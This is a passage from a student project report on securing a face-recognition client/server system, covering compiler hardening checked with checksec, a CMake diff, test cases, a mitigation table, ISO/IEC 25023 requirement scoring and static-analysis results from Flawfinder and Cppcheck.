
A. AES key for ROOT is obfuscated and distributed in code

B. Use PBKDF2 function for derive ROOT key

C. Create hash and attach for Integrity verification

D. Generate Random Number and use it for AES encrypt key in every time at encrypt User Data

3. Overall flows on user data decryptions are shown in the figure below



9.6. Compile Options

Defenses at the compiler, check the mitigation technologies in use by processes on a Linux system.


1. checksec.sh (https://www.trapkit.de/tools/checksec/)

   A. Modern Linux distributions offer some mitigation techniques to make it harder to exploit software vulnerabilities reliably. Mitigations such as RELRO, NoExecute (NX), Stack Canaries, Address Space Layout Randomization (ASLR) and Position Independent Executables (PIE) have made reliably exploiting any vulnerabilities that do exist far more challenging. The checksec.sh script is designed to test what standard Linux OS and PaX security features are being used.

   B. Result of running checksec.sh (before)

      i. Symbols is not striped

      ii. RW-RUNPATH




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols
FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   RW-RUNPATH   5215 Symbols
 Yes     0               34       LgFaceRecDemoTCP_Jetson_NanoV2
```

   C. Result of running checksec.sh (after apply options for defenses)


      i. Add Symbol stripped option

      ii. Apply option for “No RUNPATH”




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols
FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols
Yes      3               19       LgFaceRecDemoTCP_Jetson_NanoV2
```


   D. Corresponding cmake options are as follows.



```
--- a/source/LgFaceRecDemoTCP_Jetson_NanoV2/CMakeLists.txt
+++ b/source/LgFaceRecDemoTCP_Jetson_NanoV2/CMakeLists.txt
@@ -29,6 +29,7 @@ if(CUDA_VERSION_MAJOR GREATER 9)
 endif()

 set(CMAKE_CXX_FLAGS  "-Wno-deprecated-declarations")
+set(CMAKE_EXE_LINKER_FLAGS "${CMAKE_EXE_LINKER_FLAGS} -s")
+set(CMAKE_SKIP_RPATH TRUE)
+set(CMAKE_INSTALL_RPATH "")
```

9.7. Client Program Guide





•**ID Input**: Input ID (Alphabet and number are accepted only)

•**Pass Input**: Input Password (Minimum eight characters, at least one alphabet, one number and one special character)
•**Login Button**: Login with ID/PASS. For 2FA, the admin face should be recognized by server
•**Logout Button**: Logout. disconnect with server
•**Secure Mode Checkbox**: Represented whether the photo is being transferred securely through TLS or not.
•**Test Mode Checkbox**: Represented the point where is generated of photo. checked – camera, unchecked – file
•**Pause Button**: The photo is stopped to register new person into the server. Name Input would be enabled only when it's pushed and the person exists with valid recognized face. If you cannot get the face recognized photo, resume and pause again.
•**Name Input**: The name of the person
•**Learn Mode – Save Button**: Request the saving of photo to the server

9.8. Test Cases

TC Name		**Step**		**Expected**	**Execution Result**
1	id validation	1	type id more than 10 len	cannot type character more than 10	OK
2	pass validation	1	type pass more than 20 len	cannot type character more than 20	OK
3	login	1	type id something	check login button is not activated	OK
		2	make id to empty string	check login button is not activated	OK
		3	type pass something	check login button is not activated	OK
		4	type id,pass something	check login button is activated	OK
		5	disconnect client and server in the local network		OK
		6	push login button	check alert 'Connection Fail'	OK
		7	connect client and server in the local network		OK
		8	Do not meet the condition below - type alphabet and number in id - Minimum eight characters, at least one letter, one number and one special character on password	check login button is activated	OK
		9	push login button and show admin user face on camera	check alert 'Show your face on camera' after 5 sec, check alert 'Connection Fail'	OK
		10	type valid id, pass		OK

		11	push login button and show admin user face on camera within 5sec	check id, pass, login button component are deactivated secure mode check button activated and checked check running secure run mode (camera is on and I can see the camera)	OK
4	logout	pre	login is needed		OK
		1	push logout button	check id,pass components are activated other componens are deactivated all connection with server are disconnected	OK
5	secure & run mode	pre	login is needed		OK
		1	enable checkbox of Secure Mode disable checkout of Test Mode	securely receive the image data generated from server camera	OK
6	secure & test mode	pre	login is needed		OK
		1	enable checkbox of Secure Mode enable checkout of Test Mode	securely receive the image data generated from server media file	OK
7	non secure & run mode	pre	login is needed		OK
		1	disable checkbox of Secure Mode disable checkout of Test Mode	receive the image data generated from server camera	OK
8	non secure & test mode	pre	login is needed		OK
		1	disable checkbox of Secure Mode enable checkout of Test Mode	receive the image data generated from server media file	OK
9	Learn Mode	pre	login is needed select test mode		OK
		1	push Pause button when no face recognition	Photo is stopped. no face recognition Pause button is changed to "Resume need to pause again to Save Picture" button	OK
		2	push Resume... button	photo is played	OK
		3	push Pause button when face recognition	Photo is stopped. One face recognition is represented Pause button is changed to "Resume" button. Name input is enabled	OK
		4	type name more than 20 len on Name input	"Learn Mode - Save" button is enabled	OK
		5	remove and empty name on Name input	"Learn Mode - Save" button is disabled	OK
		6	type name again on Name input	"Learn Mode - Save" button is enabled	OK
		7	push "Resume" button	confirm "save done" dialog	OK

9.9. Implementation of mitigation

MI-ID	Mitigation	Implementation
MI-01	Apply setting policy of cryptographically strong password - Enforce passwords longer than 7 characters. - Forces the use of mixed the letters of the alphabet and numbers.	Validating the condition below for password - Minimum eight characters, at least one letter, one number and one special character
MI-02	Communicate using Encrypted channel - using protocol TLS1.2 or higher - Consider mutual authentication between server and client	Apply TLS1.3 Apply Mutual Authentication (it's included in TLS handshake)
MI-03	Encrypt user credential data in storage - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than AES256 - Use CBC of GCM mode	Couldn’t use 1.1.1k library because of the dependency issues. Client (1.1.1f), server (1.1.1) are used. AES256-CBC is used.
MI-04	Implement robust system - Error handling - Exception handling - Finding countermeasures for predictable abnormal conditions	Error and exception handling is applied properly in server & client program. If client and server are not connected in the local network, the timeout is applied in order to prevent program hang. Also if the client and server are disconnected abnormally, restore the program state to the initial state.
MI-05	Input validation check - Input sanitization	All user input (id, password, name, ipaddr, etc) are checked correctly.
MI-06	Encrypt face recognition data in storage - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than AES256 - Use CBC or GCM mode	Couldn’t use 1.1.1k library because of the dependency issues. Client (1.1.1f), server (1.1.1) are used. AES256-CBC is used.
MI-07	Integrity Check with hash function - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than sha256	Couldn’t use 1.1.1k library because of the dependency issues. Client (1.1.1f), server (1.1.1) are used. SHA256 is used for checking integrity TLS key and CRT.
MI-08	Protect from physical damage - Wrap the camera module out of sight, or glue the cable to the camera.	It’s out of SW boundary.
MI-09	Save contents of communication as a log - Save log of the request and response between the server and the client	Print the message send and receive log at client and server side
MI-10	Strong authentication method - Consider 2-Factor-Authentication method	To use the system, the admin id and password is needed. Also the admin face should be recognized. If server doesn’t have admin face, it should be registered by server command.
MI-11	Use mutual authentication - Using protocol TLS1.2 or higher - Use mutual authentication between server and client	Apply TLS1.3 Apply Mutual Authentication (it's included in TLS handshake)
MI-12	Validation of image when file saving - Limit on number of files - File name verification when image save - File size validation when image save	Limit on number and size of files is not implemented yet. Validating the condition below for file name - The alphabet, numbers, and the special character (,._’`-) can be accepted.
MI-13	Certificate & Key file existence check Integrity Check with hash function - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than sha256	Couldn’t use 1.1.1k library because of the dependency issues. Client (1.1.1f), server (1.1.1) are used. SHA256 is used for checking integrity TLS key and CRT.
MI-14	Use random encrypt key - use TRNG (True Random Number Generator) is best - Cryptographically secure pseudorandom number generator can be used alternatively	Pseudorandom number is used in openSSL library.
MI-15	Protect ROOT encryption key - HSM (Hardware Secure Module) is best - alternatively White-box Cryptography or Code obfuscation method can be used	Code obfuscation method is applied.

9.10. Quality Attributes according to ISO/IEC 25023

With respect to quality attributes in order to apply objective standards, we were trying to adapt measurement of system and software product quality of SW ISO/IEC 25023.

Here is the table mentioning the measures of SW attributes from ISO/IEC 25023(as international standard).

Attributes	Characteristics	Description	ID	Measure Name
Security	Confidentiality	Confidentiality measures are used to assess the degree to which a product or system ensures that data are accessible only to those authorized to have access.	SCo-2-G	Data encryption correctness
			Sco-3-5	Strength of cryptographic algorithm
	integrity	Integrity measures are used to assess the degree to which a system, product or component prevents unauthorized access to, or modification of, computer programs or data.	SIn-1-G	Data integrity
			SIn-2-G	Internal data corruption prevention (Examples of internal methods for data corruption prevention are back up data frequently, compare data to reference data periodically, store data in multiple mirror sites.)
	Non-repudiation measures	Non-repudiation measures are used to assess the degree to which actions or events can be proven to have taken place, so that the events or actions cannot be repudiated later.	SNo-1-G	Digital signature usage (Certificates and security algorithms are also helpful to improve non-repudiation)
	Accountability	Accountability measures are used to assess the degree to which the actions of an entity can be traced uniquely to the entity.	SAc-2-S	System log retention
	Authenticity	Authenticity measures are used to assess the degree to which the identity of a subject or resource can be proved to be the one claimed.	SAu-2-S	Authentication rules conformity

Note: The table above is not full categories mentioned by ISO25023.

We've collected several measures in SW attributes so that we can applied these measures to the assessment of security requirement. And we've assessed security requirements with a perspective of objective quality attributes.

It's the assessment of security requirement table below.

SR-ID	Security Requirement	Relations	Quality Attributes : meets the criteria	QA Assessment using measures from ISO25023
SR-01	A strong authentication method should be used.	MI-10, CMU-REQ-D-09	2FA Method : What you know, What you are, What you have	100/100 pts - What you know(ID/PW), - What you are (Bio Info.)
SR-02	Cryptographically strong password should be used.	MI-01	Enforce passwords longer than 7 characters. Forces the use of mixed the letters of the alphabet and numbers.	100/100 pts - Length of PW is 8~20 - mixed the letters of the alphabet and numbers.
SR-03	Errors, exceptions, and abnormal conditions that may occur in the software must be handled robustly.	MI-04, CMU-REQ-D-15	Perform Test Cases in Section of 9.8	100/100 pts - All Pass
SR-04	Input validation check is required in Client side.	MI-05	Test Cases : TC1, TC2, TC3-8, TC3-9	100/100 pts - All Pass
SR-05	Only the verified server and client should be connected and communicated.	MI-11	TLS Implementation	100/100 pts Confirmed the Wireshark tool
SR-06	Protect Camera from physical damage	MI-08	Shield the camera cable	Not yet
SR-07	Restrictions related to files are necessary to avoid system problems.	MI-12	Implementation	Not yet
SR-08	Save contents of the communication as a log and use as proof of non-repudiation.	MI-09	logger Implementation	100/100 pts - Print the message send and receive log

SR-09	Server and client must communicate using an encrypted channel.	MI-02, CMU-REQ-D-02	Apply TLS1.3 , Mutual Authentication	100/100 pts Confirmed the wireshark tool
SR-10	The system must perform an integrity check before using user credentials.	MI-07	Implement integrity check using SHA256 with OpenSSL1.1.1k	90/100 pts Implement integrity check using SHA256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1
SR-11	The system shall know the change of the user credential data.	MI-07	Implement integrity check using SHA256 with OpenSSL1.1.1k	90/100 pts Implement integrity check using SHA256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1
SR-12	Use well-known cryptographic libraries and robust algorithms.	MI-03, MI-07	Implement encryption using AES256 with OpenSSL1.1.1k	90/100 pts Implement encryption using AES256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1
SR-13	User Credential Data should be encrypted in the storage.	MI-03, CMU-REQ-D-10	Implement encryption using AES256-CBC	100/100 pts Implement encryption using AES256-CBC
SR-14	Video Stream over the connection should be protected.	MI-02	Implement TLS1.3	100/100 pts Confirmed the Wireshark tool
SR-15	A server and client program must perform an integrity check before using a certificate or key.	MI-13	Implement integrity check using SHA256 with OpenSSL1.1.1k	90/100 pts Implement integrity check using SHA256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1
SR-16	Face recognition data should be encrypted in the storage.	MI-06	Implement encryption using AES256 with OpenSSL1.1.1k	90/100 pts Implement encryption using AES256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1
SR-17	Every encryption time, newly generated random key is used for encryption to make reverse analysis difficult	MI-14	Using Pseudorandom number	100/100 pts Pseudorandom number is used in openSSL library
SR-18	ROOT encrypt key must be protected from binary analysis	MI-15	Apply the Code obfuscation method	100/100 pts Code obfuscation method is applied.

10. Static Analysis

In this static analysis, it is very helpful for us to check the initial vulnerabilities of our code.

We're actually thinking of how to check vulnerabilities of the code and we wanted to detect them using any kind of static tools. Firstly, we used two tools in syllabus– Flawfinder. The reason why is that this tool is introduced in the syllabus and it's appropriate considering the time pressure so that we can adapt it.

Tools	Support C/C++	Free software	Latest release	Comment
Flawfinder	O	O	O (2021-06-03)	Detecting BOF and reporting HTML and csv format for reviewer
RATS	O	O	X (2014-01-01)	Detecting BOF, TOCTOU, Race condition
SpotBugs	X (Java)	O	O (2021-04-16)	Like as findbug, Java code
SonarQube	O	X	O (2021-05-04)	
PMD	X (Java, JS, …)	O	O (2021-05-29)	Java code
Klocwork	O	X	O (2021-01)	
Cppcheck	O	O	O (2021-03-23)	Detecting BOF, exception handling, memory leak, unused variables and functions, uninitialized variable
Coverity	O	X	O	Need build environment

* Note: Although our mentor (Professor Jeff)'s suggested to use the SonaCube as a tool with a comment that it's utilized with the github system we're using. We were considering many tools we were going to use for cross-check back then. Actually Cppcheck was strong one of strong candidates.

When we reviewed the result from Flawfinder, we found out it's working as a code scanner and detecting vulnerabilities according to its DB. So we searched the tool detecting more specific vulnerabilities. Finally we've known the Cppcheck is more suitable for the C++ language so that we can decide to use the Cppcheck.

* Cppcheck: http://cppcheck.sourceforge.net/


* Flawfinder: https://dwheeler.com/flawfinder/

10.1. v0.0.1 (original code)

Here are vulnerabilities that we had in the initial status of our source code by the tool of Flawfinder.

Stats from Flawfinder	Total	Open	Closed	False Positive
# of vulnerabilities	31	12	5	14

And we're using the bug system on github to manage these issues. Once an issue is closed in development cycle, we will know the change of the status immediately.



Stats from Cppcheck	Total	Open	closed	False Positive
# of vulnerabilities	154	110	44	0

Here are another vulnerabilities found by the tool of the Cppcheck. It's also the initial status of our source code.

It is interesting that both tools show us a different result. The Flawfinder gives us general information about somethings vulnerable and considerable but the Cppcheck tells us what incorrect usages is and what should be updated to be eliminated with more specific.

Therefore we've thought Cppcheck more specific and suitable for us during this short iteration like this CMU's course so that we are going to select this Cppcheck as a main tool.

10.2. v0.5.0


The Version of v0.5.0 is our base version that we have re-factored from the original version, v0.0.1.

The table below shows vulnerabilities at the version of v0.5.0.

Stats from Flawfinder	Total	Open	Closed	False Positive
# of vulnerabilities	36	13	6	17

The Flawfinder detected the vulnerability that the usage of g_sprintf() is vulnerable. Interestingly, the tool recommends that we should replace g_sprintf() with g_snprintf().


Here is another result from the Cppcheck. The Cppcheck detected 100 vulnerabilities in the version of v 0.5.0. We're going to resolve vulnerabilities from now on.



Stats from Cppcheck	Total	Open	closed	False Positive
# of vulnerabilities	100	100	0	0


10.3. v1.1.0

Stats from Flawfinder	Total	Open	Closed	False Positive
# of vulnerabilities	30	9	4	17



Stats from Cppcheck	Total	Open	closed	False Positive
# of vulnerabilities	34	34	0	0

10.4. Current Status



34 of the results of the Cppcheck are style(23) performance(1) and warning is the copy constructor of the class is never called. Also it's the 3rd party codes, so it is not supported.

Nine of the results of the Flawfinder are vulnerabilities of the Face Detection module, and are currently remaining issues.

11. Demo


11.1. Client Program

This is the UX of our client program. It consists of:

- Login: ID/Pass, Login, Logout

